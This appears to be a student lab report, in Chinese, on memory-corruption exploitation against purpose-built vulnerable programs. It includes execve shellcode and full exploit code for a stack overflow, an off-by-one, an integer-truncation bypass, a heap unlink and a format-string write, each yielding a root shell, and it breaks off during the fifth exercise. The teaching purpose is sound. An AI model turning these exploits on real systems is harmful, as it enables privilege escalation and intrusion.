

## 实验环境:

平台环境: Ubuntu16-04, 64bit

工具: gcc + gdb-peda

其他条件:

编译命令, 编译器关闭数据溢出保护 NX (DEP) 选项。

```
gcc -z execstack -o test test.c
```

关闭堆栈溢出保护, 编译时禁用 SSP 机制 (Stack Smashing Protector)

```
-fno-stack-protector
```

关闭 ASLR (地址随机化)

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

## shellcode 的构造

此处 shellcode 的构造采用将汇编代码反汇编得到机器码的方法。汇编代码如下:

```
section .text
global _start
_start:
xor eax, eax
push eax                ;"\x00"
push 0x68732f2f         ;"/sh" 入栈
push 0x6e69622f         ;"/bin" 入栈
mov ebx, esp            ;ebx = esp 为"/bin//sh"的地址
push eax                ;"\x00"入栈
push ebx                ;"/bin//sh"地址入栈
mov ecx, esp            ;ecx = esp 为指针数组地址
xor edx, edx            ;edx = 0
mov al, 0xb
int 0x80
```

进行编译链接:

```
nasm -f elf retshell.asm
```

```
ld -m elf_i386 -s -o retshell retshell.o
```

```
./retshell
```

运行成功, 说明该 shellcode 可用。

```

fourteen@ubuntu:~/proj1$ nasm -f elf retshell.asm
fourteen@ubuntu:~/proj1$ ld -m elf_i386 -s -o retshell retshell.o
fourteen@ubuntu:~/proj1$ ./retshell
$ whoami
fourteen
$ exit
fourteen@ubuntu:~/proj1$ sudo su
[sudo] fourteen 的密码:
root@ubuntu:/home/fourteen/proj1# ./retshell
# whoami
root
# exit
root@ubuntu:/home/fourteen/proj1# exit
exit

```

objdump -d retshell 得到机器码。

```

fourteen@ubuntu:~/proj1$ objdump -d retshell

retshell:      文件格式 elf32-i386

Disassembly of section .text:

08048060 <.text>:
08048060:    31 c0                xor     %eax,%eax
08048062:    50                  push    %eax
08048063:    68 2f 2f 73 68      push    $0x68732f2f
08048068:    68 2f 62 69 6e      push    $0x6e69622f
0804806d:    89 e3                mov     %esp,%ebx
0804806f:    50                  push    %eax
08048070:    53                  push    %ebx
08048071:    89 e1                mov     %esp,%ecx
08048073:    31 d2                xor     %edx,%edx
08048075:    b0 0b                mov     $0xb,%al
08048077:    cd 80                int     $0x80

```

得到 shellcode 数组如下：

```

exploit1.c  x  vul1.c  x  shellcode.h  x
static const char shellcode[] =
"\x31\xc0"
"\x50"
"\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x31\xd2"
"\xb0\x0b"
"\xcd\x80"

```

## 实验一

### vul1

#### 【代码简述】

main 函数调用 foo 函数，foo 函数中创建了 256 个字符大小的 buf 数组，接着调用 bar 函数进行拷贝。bar 函数中调用 strcpy 库函数进行拷贝。


## exploit1

### 【攻击原理】

strcpy 库函数没有什么检测溢出的防御措施，程序中也未进行检查。所以可以通过向 buf 中拷贝超过 256 个字符大小的字符串，造成溢出覆盖返回地址，从而达到跳转 shellcode 进行攻击的目的。

### 【攻击过程】

foo 函数的栈分布如下：



buf 的溢出会将 ret 和 ebp 覆盖，当 ret 覆盖为 shellcode 地址时，foo 函数返回就会跳转到 shellcode 处。

### 【payload 构造过程】

在进入 bar 函数之前下断点，找到 buf 的起始地址：0xffffdc4c

```
gdb-peda$ print &buf
$1 = (char (*)[256]) 0xffffdc4c
```

这时 ebp 的值为：0xffffdd4c，所以 ebp 与 buf 起始地址刚好相差 256 个字节，加上需要覆盖的 ebp (main) 和 ret，一共 264 个字节。

```
EBP: 0xffffdd4c --> 0x90909090
```

payload 构造代码如下:

```
int main(void)
{
    char payload[264];
    //初始化，全部置为nop
    memset(payload, '\x90', 264);
    //将shellcode复制到payload中
    memcpy(payload+32, shellcode, 25);
    //最后4个字节改为0xffff dc4d
    memcpy(payload+260, "\x4c\xdc\xff\xff", 4);
    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };
}
```

### 【实验结果】

```
fourteen@ubuntu:~/proj1/exploits$ ./exploit1
# whoami
root
```

## 实验二

## vu12

### 【代码简述】

main 函数调用 foo 函数，foo 函数调用 bar 函数，bar 函数创建 200 个字节大小的数组，然后调用 strncpy 函数进行拷贝。

`nstrcpy` 函数：将传入的 `in` 字符串复制到 `out` 字符数组，并限制复制范围为 `strlen(out)+1`。

## exploit2

### 【攻击原理】

虽然相比于 `vull` 加了界限的判断，但因为循环中 `i` 从 0 到 `strlen(out)`，还是溢出了一个字节。这个字节可以影响到的是进入 `bar` 函数所保存的 `foo` 的 `ebp`。`bar` 函数汇编代码如下：

```

gdb-peda$ disass bar
Dump of assembler code for function bar:
0x08048535 <+0>:    push    ebp
0x08048536 <+1>:    mov     ebp,esp
0x08048538 <+3>:    sub     esp,0xc8
0x0804853e <+9>:    push    DWORD PTR [ebp+0x8]
0x08048541 <+12>:   push    0xc8
0x08048546 <+17>:   lea     eax,[ebp-0xc8]
0x0804854c <+23>:   push    eax
0x0804854d <+24>:   call    0x80484e6 <nstrncpy>
0x08048552 <+29>:   add     esp,0xc
0x08048555 <+32>:   nop
0x08048556 <+33>:   leave
0x08048557 <+34>:   ret
End of assembler dump.

```


最后执行的是 leave 和 ret 两条命令。

leave: mov esp, ebp

pop ebp

ret: pop eip

jmp



如上图，所影响到的 ebp 在函数返回过程中，会影响到 esp，从而影响 ret 命令的正常返回。可以通过影响 ebp，使 esp 指向 buf 范围内的某个地址，该地址指向 shellcode，当执行 ret 时，eip 指令寄存器就会执行 shellcode 的命令了。

### 【攻击过程】

查看 buf 范围可知, buf: 0xffffdcb8-0xffffdd7f.

```
gdb-peda$ print &buf
$2 = (char (*)[200]) 0xffffdcb8
gdb-peda$ print &buf[199]
$3 = 0xffffdd7f "\377\214\335\377\377i\
```

此时 ebp 指向的值为: 0xffffdd8c

```
EBP: 0xffffdd80 --> 0xffffdd8c --> 0xffffdd98 --> 0x0
```

因为最高六位相同, 所以我们可以修改最后一个字节使其在 0xffffdcb8-0xffffdd7f 的范围内。覆盖后, 新值指向的栈空间需要存放 shellcode 的地址。假设新值为 0xffffdd4f, 同时要预留 0x4 的空间给指令 pop ebp, 所以将 shellcode 地址-4 填充即可。

### 【payload 构造过程】

在调试过程中调用 nstrcpy 函数, 将只有 shellcode 的 payload 拷贝到 buf 中, 可以找到, shellcode 的地址为 0xffffdd57。

```
gdb-peda$ find 0x6850c031
Searching for '0x6850c031' in: None ranges
Found 2 results, display max 2 items:
[stack] : 0xffffdd57 --> 0x6850c031
[stack] : 0xffffdfc3 --> 0x6850c031
```

覆盖的 ebp 新值 0xffffdd4f 与 buf 起始偏移为 155, 所以 payload+155 处填入 0xffffdd4f。注意新值的跳转不要跳转到 shellcode 中间, 以免 shellcode 运行错误。

payload 构造如下:

---

```

#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/tmp/vul2"

int main(void)
{
    char payload[201];
    //初始化, 全部置为nop
    memset(payload, '\x90', 201);

    /*shellcode复制到payload中
    (buf)0xfffffddcb8,(buf[199])0xfffffdd7f,ebp指向的帧值为0xfffffdd00,
    所以要使0xfffffdd7f-8*i = shellcode的地址, 且容量大于25, 即8*i>25,
    令i=5,8*i = 0x28, shellcode地址为0xfffffdd57,与buf初始偏移159*/

    memcpy(payload+159, shellcode, 25);

    //最后1个字节改为4f,4f-57之前是留pop的ebp和跳转地址
    memcpy(payload+200, "\x4f", 1);


    //跳转地址
    memcpy(payload+155, "\x57\xdd\xff\xff", 4);

    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };

```

---

### 【实验结果】



```

fourteen@ubuntu:~/proj1/exploits$ ./exploit2
# whoami
root
# exit
fourteen@ubuntu:~/proj1/exploits$

```

## 实验三

### vul3

#### 【代码简述】

本次程序的输入有格式要求, 需要是[数字 count],[字符串 in], main 函数先调用 strtoul 函数获得 count, 然后再将 count 和 in 作为参数传入 foo 函数。foo 函数创建一个 1000\*20 字节的数组, 如果传进来的 count 小于 1000, 就调用 memcpy 将字符数组 in 拷贝到 1000\*20 的数组中。

## exploit3

### 【攻击原理】

同样是利用 memcpy 函数无检测数组边缘的机制去覆盖返回地址，不同的是需要绕过 count<1000 这一判断。查看 memcpy 函数和 strtoul 函数的声明，memcpy 函数中拷贝的数量参数是 size\_t 型，strtoul 函数返回的是 unsigned long int 型，它们都属于无符号数的范围。

```
/* Copy N bytes of SRC to DEST. */
extern void *memcpy (void *__restrict __dest, const void *__restrict __src,
                    size_t __n) __THROW __nonnull ((1, 2));

extern unsigned long int strtoul (const char *__restrict __nptr,
                                char **__restrict __endptr, int __base)
    __THROW __nonnull ((1));
```


但 main 函数中将 strtoul 函数的返回结果是以 int 型参数传入 foo 函数的，int 默认是有符号型。同一数在 int 和 unsigned int 是不一样的。如下图的示例，在 int 中的负数在 unsigned int 中是一个大正数。可以利用这里一点绕过判断机制。如果我们向 main 传递一个像 2147483657 这样的大数，就可以实现在 if 判断时作为负数小于 1000，在 memcpy 函数时仍然作为正数控制拷贝的字符长度。

```
fourteen@ubuntu:~/proj1$ gcc 3-test.c -o test
fourteen@ubuntu:~/proj1$ ./test
int: -2147483639 unsigned: 2147483657
```

### 【攻击过程】

当然像这样的正数在栈里是一个很大的空间，不可能真的拷贝这么长的字符，所以需要再利用 count \* sizeof(struct widget\_t) 实现溢出截断，让实际拷贝的字符长度能刚好能覆盖返回地址就好。堆栈空间如下：





可以看出需要拷贝 20008 个字符，即 0x4e28 个字符，`sizeof(struct widget_t) = 20 = 0x14`，要实现溢出截断，那么就要满足：

$$\text{count} \times 0x14 = 0x\beta\ 0000\ 4e28 = 0x\beta\ 0000\ 0000 + 0x4e28,$$

$$\therefore \text{count} = 0x\beta\ 0000\ 0000 / 0x14 + 0x4e28 / 0x14,$$

为了计算方便得到整数，将 0x4e28 改为 0x4e34，即 20020 个字符。

$$\therefore \text{count} = 0x\beta\ 0000\ 0000 / 0x14 + 0x3e9$$

又  $\therefore \text{count}$  作为 int 型时是负数，

$$\therefore 0x7fff\ ffff < \text{count} < 0xffff\ ffff$$

带入 `count` 的表达式，可得到  $\beta$  范围：0xa、0xb、0xc、0xd，这里取  $\beta = 0xa$ ，所以 `count` 的值为 0xa 0000 4e34，即 2147484649。in 作为 shellcode 所在字符串，保证被覆盖的相应值为 shellcode 地址即可。

### 【payload 构造过程】

查看代码中 `buf` 到 `ret` 要多远： $0xffffce40 - 0xffff8020 = 0x4e20 = 20000$ ，所以填写的跳转地址相对于 in 的偏移为 20004。

```
Breakpoint 2, foo (in=0xffffd133 "cccccc", count=0x6) at vul3.c:18
18      if (count < MAX_WIDGETS)
gdb-peda$ print &buf
$1 = (struct widget_t (*)[1000]) 0xffff8020
gdb-peda$ print $ebp
$2 = (void *) 0xfffffce40
gdb-peda$ print *0xfffffce40
$3 = 0xfffffce58
```

现在找所在 shellcode 地址， 为 0xffff 4230。

```
gdb-peda$ find 0x6850c031
Searching for '0x6850c031' in: None ranges
Found 2 results, display max 2 items:
[stack] : 0xffff4230 --> 0x6850c031
[stack] : 0xffff91f9 --> 0x6850c031
```

所以 payload 的构成: [count, in], count = “2147484649,”，共 11 个字符，所以之后填写的 shellcode 和跳转地址同样也要偏移 11 个字节。payload 构造代码如下：

```
char* count = "2147484649,"; //11

char payload[20031];
//初始化，全部置为nop
memset(payload, '\x90', 20031);
//count
memcpy(payload, count, 11);

//将shellcode复制到payload中
memcpy(payload+64+11, shellcode, 25);

//最后4个字节改为shellcode(buff64)地址ffff4230
memcpy(payload+20004+11, "\x30\x42\xff\xff", 4);
```

#### 【实验结果】

```
fourteen@ubuntu:~/proj1/exploits$ make
gcc -ggdb -m32 -c -o exploit3.o exploit3.c
gcc -m32 exploit3.o -o exploit3
fourteen@ubuntu:~/proj1/exploits$ ./exploit3
# whoami
root
#
# exit
fourteen@ubuntu:~/proj1/exploits$
```

自己算地址不如用调试 find。

#### 实验四

## vul4

### 【代码简述】

main 函数调用了 foo 函数，在 foo 函数中，使用 tmalloc 为指针 p、q 分别分配了 500 字节、300 字节的大小。接着调用 tfree 释放两个指针。又再次调用 tmalloc 分配 1024 字节的大小，调用 strcpy 函数将传入数组拷贝到这 1024 个字节的大小中，然后调用 tfree 再次释放了 q 指针。

strcpy 函数是一个拷贝函数，它在允许范围内尽可能拷贝字符，保证不会溢出。

tmalloc 是分配内存的函数，创建了一个 union 结构体 CHUNK。

```
typedef union CHUNK_TAG
{
    struct
    {
        union CHUNK_TAG *l;
        union CHUNK_TAG *r;
    } s;
    ALIGN x;
} CHUNK;
```

这个结构体有左右两个指针，就像双向链表一样，但同时指针内容也是它的数据内容。tmalloc 中规定了一个静态数组，大小为 65536 个字节即 51878 个 CHUNK，所有被分配的空间都是来自这个数组。它以右指针最低位来表示当前 CHUNK 是否空闲，1 为空闲，0 为被占用。返回为分配的 CHUNK 的 (void \*) (l + (chunk)).

tfree 函数是与 tmalloc 相对的操作，它将指向的地址释放。释放过程也和双向链表很类似。对于当前要释放的指针 vp 而言，如果左指针指向的 CHUNK 空闲，则与 vp 的右指针指向的 CHUNK 相连；如果右指针指向的 CHUNK 空闲，则与 vp 左指针指向的 CHUNK 相连。

## exploit4

### 【攻击原理】

这里由于指针释放后都没有置空，所以 q 成了野指针，第二次分配 p 的大小为 1024，所以有可能覆盖到 q 指向的内容。我们可以通过 q 来向存放跳转地址

的内存写入 shellcode 地址，从而达到跳转 shellcode 的目的。关键就是在于第二次 `tfree(q)` 中。这里由于 CHUNK 类型为 union，数据即为指针，指针也就是数据，所以填入指定的地址时，就会作为指针指向该地址空间。

### 【攻击过程】

将有 payload 加载到函数中进行调试，在第二次释放 q 指针处下断点，步入 `tfree` 函数。

```
p = TOCHUNK(vp);
CLR_FREEBIT(p);
q = p->s.l;
if (q != NULL && GET_FREEBIT(q)) /* try to consolidate leftward */
{
    CLR_FREEBIT(q);
    q->s.r      = p->s.r;
    p->s.r->s.l = q;
    SET_FREEBIT(q);
    p = q;
}
```

函数进入第一个 if 判断，进入之前，形参 p、q 指向内容如下；p 为 vp 指向的地址-4，即代表的 CHUNK。

`CLR_FREEBIT(q)`；将 q 设置为为占用（最低位变为 0）。


`q->s.r = p->s.r`；

这一句相当于 `vp->s.l->s.r = vp->s.r`；即将 vp 代表的 CHUNK 的右指针的值+1 覆盖左指针指向的 CHUNK 的右指针的内容。

`p->s.r->s.l = q`；

这一句相当于 `vp->s.r->s.l = vp->s.l`；即将 vp 代表的 CHUNK 的右指针指向的 CHUNK 的左指针指向 左指针指向的 CHUNK。

这么说可能很绕，从 foo 函数的角度看会更清晰，相当于这个 if 执行完，会将 foo 中的 q 所代表的 CHUNK 的右指针 指向的空间填为左指针的内容，所以我们可以将左指针内容填为 shellcode 的地址，右指针填跳转地址所在堆栈位置；但这个 if 也会让 q 的左指针 指向的空间的下一个（+4）填充为右指针内容+1，即 shellcode 内容的次 4 字节给覆盖。如下图：



所以左指针需要填的是比 shellcode 的地址 更小的地址，如图中的 0x565570e7，防止 shellcode 的内容被覆盖。防止恶意指令的执行（被填充的 0x565570f8+4），0x565570e7 可以填一个 jmp 指令使其跳转到 shellcode 所在的真正地址 0x565570f8。

另外，还要保证这个 tfree (q) 中，必须执行第一个 if，绝对不执行第二个 if，防止第二个 if 重新覆盖内容。所以被覆盖的空间，覆盖后最低位必须是 1（被视为空闲），保证进入第一个 if，跳转到的地址，0x565570e7 中的内容最低位必须是 1（经历了一次置零操作后被视为占有），就可保证不进入第二个 if。

作为被 q 控制的跳转地址，只要找一个返回地址即可。这里选择 foo 函数返回 main 函数的返回地址，即 foo 函数 ebp+4。

### 【payload 构造过程】

首先先载入仅有 shellcode 的 payload，然后 gdb -e exploit4 -s /tmp/vul4

```
gdb-peda$ catch exec
Catchpoint 1 (exec)
```

然后 disass foo，查看函数汇编代码。在第二个和最后一个 tfree 处下断点。

```

0x565557e9 <+103>: push    0x1
0x565557eb <+105>: call   0x565557ec <foo+106>
0x565557f0 <+110>: push   DWORD PTR [ebp-0x4]
0x565557f3 <+113>: call   0x56555a10 <tfree>
0x565557f8 <+118>: add    esp,0x4
0x565557fb <+121>: push   DWORD PTR [ebp-0x8]
0x565557fe <+124>: call   0x56555a10 <tfree>
0x56555803 <+129>: add    esp,0x4
0x56555806 <+132>: push   0x400
0x5655580b <+137>: call   0x56555922 <tmalloc>
0x56555810 <+142>: add    esp,0x4
0x56555813 <+145>: mov     DWORD PTR [ebp-0x4],eax
0x56555816 <+148>: cmp     DWORD PTR [ebp-0x4],0x0
0x5655581a <+152>: jne     0x5655583a <foo+184>
0x5655581c <+154>: mov     eax,ds:0x0
0x56555821 <+159>: push    eax
0x56555822 <+160>: push    0x10
0x56555824 <+162>: push    0x1
0x56555826 <+164>: push    0xc60
0x5655582b <+169>: call   0x5655582c <foo+170>
0x56555830 <+174>: add    esp,0x10
0x56555833 <+177>: push    0x1
0x56555835 <+179>: call   0x56555836 <foo+180>
0x5655583a <+184>: push    0x400
0x5655583f <+189>: push    DWORD PTR [ebp+0x8]
0x56555842 <+192>: push    DWORD PTR [ebp-0x4]
0x56555845 <+195>: call   0x5655571d <obsd_strncpy>
0x5655584a <+200>: add    esp,0xc
0x5655584d <+203>: push    DWORD PTR [ebp-0x8]
0x56555850 <+206>: call   0x56555a10 <tfree>
0x56555855 <+211>: add    esp,0x4
0x56555858 <+214>: mov     eax,0x0
0x5655585d <+219>: leave
0x5655585e <+220>: ret

```

第二个 free 处，查看 p、q 所指向的 CHUNK，

```

gdb-peda$ print &p
$1 = (char **) 0xffffda58
gdb-peda$ print &q
$2 = (char **) 0xffffda54
gdb-peda$ print p
$3 = 0x56557048 <arena+8> ""
gdb-peda$ print q
$4 = 0x56557248 <arena+520> ""

```

找到 q 指向的 chunk 相对于 p 的偏移。得知 p、q 偏移为 0x200 即 512。

```

gdb-peda$ print p
$4 = 0x56557048 <arena+8> ""
gdb-peda$ print q
$5 = 0x56557248 <arena+520> ""

```

根据我们的选择，我们将 foo 函数中的返回 main 函数的 ret 改为 shellcode 地址，所以找到这个被控制的栈空间。ret addr= ebp+4，所以 ret addr: 0xffffda60

```

EBP: 0xffffda5c --> 0xffffda68 --> 0x0

```

为保证第一个 if 顺利，初始化全部为\x91;保证第二个 if 不进入，所以跳转地址的内容最低位为 1。该处填充的是短跳转指令，即 jmp+偏移，jmp 对应的汇编码为 0xeb，刚好是奇数。在调用 strcpy 函数之后断点，通过查找 shellcode 的内容，得知 shellcode 的地址为：0x565570f8

```
gdb-peda$ find 0x6850c031
Searching for '0x6850c031' in: None ranges
Found 2 results, display max 2 items:
vul4 : 0x565570f8 --> 0x6850c031
[stack] : 0xtttt0c9d --> 0x6850c031
```

shellcode 往前几位的地址 0x565570e7, 将该处设置为跳转地址（只要在 p 的 1024 范围内且短跳转 jmp 可以到达即可），之前已经得到指针 p 的地址，可得知 shellcode 的偏移为 176，短跳转 jmp 的偏移为 159。payload 构造如下。

```
int main(void)
{
    char payload[1024];
    //初始化, 全部置为nop
    memset(payload, '\x91', 1024);
    //pian yi liang
    memcpy(payload+159, "\xeb\x11", 2);
    memcpy(payload+176, shellcode, 25);
    //memcpy(payload+504, shellcode, 25);shellcode0x565570e7
    memcpy(payload+504, "\xe7\x70\x55\x56\x60\xda\xff\xff", 8);
    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

### 【实验结果】

```
fourteen@ubuntu:~/proj1/exploits$ make
gcc -ggdb -m32 -c -o exploit4.o exploit4.c
gcc -m32 exploit4.o -o exploit4
fourteen@ubuntu:~/proj1/exploits$ ./exploit4
# whoami
root
# exit
fourteen@ubuntu:~/proj1/exploits$
```

## 实验五

### vul5

### 【代码简述】

main 函数中调用 foo 函数，foo 函数调用 snprintf 函数来将传入数组复制到 buf 数组汇总。

## exploit5

### 【攻击原理】

这次的突破点在于 `snprintf` 函数。`snprintf` 函数原型如下：设将可变参数 (...) 按照 `format` 格式化成字符串，并将字符串复制到 `str` 中，`size` 为要写入的字符的最大数目，超过 `size` 会被截断。在遇到字符格式之前，会将普通字符复制到 `str`。

```
int snprintf ( char * str, size_t size, const char * format, ... );
```

因为有 `size` 的限制，这里无法通过数组的越界来进行一个溢出攻击；但是可以通过一个特别的字符格式 `%n` 来修改想要修改的地方。


“`%n`” 将 `%n` 之前 `printf` 已经打印的字符个数赋值给偏移处指针所指向的地址位置。例如：`snprintf (str, 100, “Wuhan%n”, &N)`，`N` 的赋值为 5，即 “Wuhan” 字符串长度。相比与 `%d`、`%u` 等格式将信息向 `format` 里写，`%n` 是将信息向外写，那就可以利用这一点去实现将 `shellcode` 的地址向存储着某个跳转地址的内存写，从而实现到 `shellcode` 的跳转。

### 【攻击过程】


观察程序的堆栈，示意图如下。

可以看到 `snprintf` 的参数从右到左进行压栈。我们现在假设需要复制的 `argv[1]` 中存在格式字符 “`%n`”，当读到该格式字符，就会去寻找应该写入的变量地址，因为参数从右到左进行压栈，按照这个习惯，就会向 `argv[1]` 以下寻找，即在 `buf[400]` 中寻找，顺序同样也是从右到左的压栈。所以应该使填充在 `%n` 之前的普通字符为要写入的地址，例如下图：`snprintf` 先将读到的普通字符 `0xffffdb2c` 写入 `buf[0]-buf[3]` 中，接着读到 `%n`，于是向 `argv[1]` 下寻找，因为是第一个参数，所以将第一个填入的 `0xffffdb2c` 作为写入地址，写入 `%n` 之前的字符长度 4。





假设 0xffffdb2c 就是我们要覆盖的内容所在地址,覆盖内容为 0xffffdfc5, 可以按照如下图的方式进行填充, 最后就会向相应地址中填入相应数据。(对应颜色即为对应地址填充)



但是这样填充比较麻烦, 需要手动计算 4 个 %n 所在位置, 容易出错, 所以可以选择另一种方式, 借助 %u 来填充需要的字符长度。示意图如下, %165u 表示会向此处填充 165 个字符, 这就代替了上一种方法中的 %n 的手动偏移。



若最后一个填充的内容不是与上一个内容 0xff 相同, 则需要填充相应的 255 (0xff) 的倍数+填充内容, 很可能超过 400, 所以比较保险的方法是将要填充的数值对应的地址从小到大对应 %n 的输入顺序, 这样覆盖就不会有超过 400 的问题, 就是输入顺序需要好好考虑再进行填写, 以免出错。

但在实际试验中，实测发现超过 400 仍然可以进行正常覆盖，所以还是按照前两种更好理解的方式进行填充。

### 【payload 构造过程】

查看 buf 地址：

```
gdb-peda$ print &buf
$4 = (char (*)[400]) 0xffffdb3c
```

我们可以选择填充返回 main 函数的地址，也可以选择填充返回 foo 函数的地址。这里选择填充返回 foo 函数的地址与 buf 更近，更好计算出地址。可知 buf 与该返回地址相差 0x10 个字节，计算可得 ret foo（即要覆盖的地址）：0xffffdb2c，验证如下，该地址确实为返回 foo 函数的地址。

```
LEAEBP: 0x200 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484f7 <foo+17>: lea    eax,[ebp-0x190]
0x80484fd <foo+23>: push  eax
0x80484fe <foo+24>: call  0x80483a0 <snprintf@plt>
=> 0x8048503 <foo+29>: add    esp,0xc
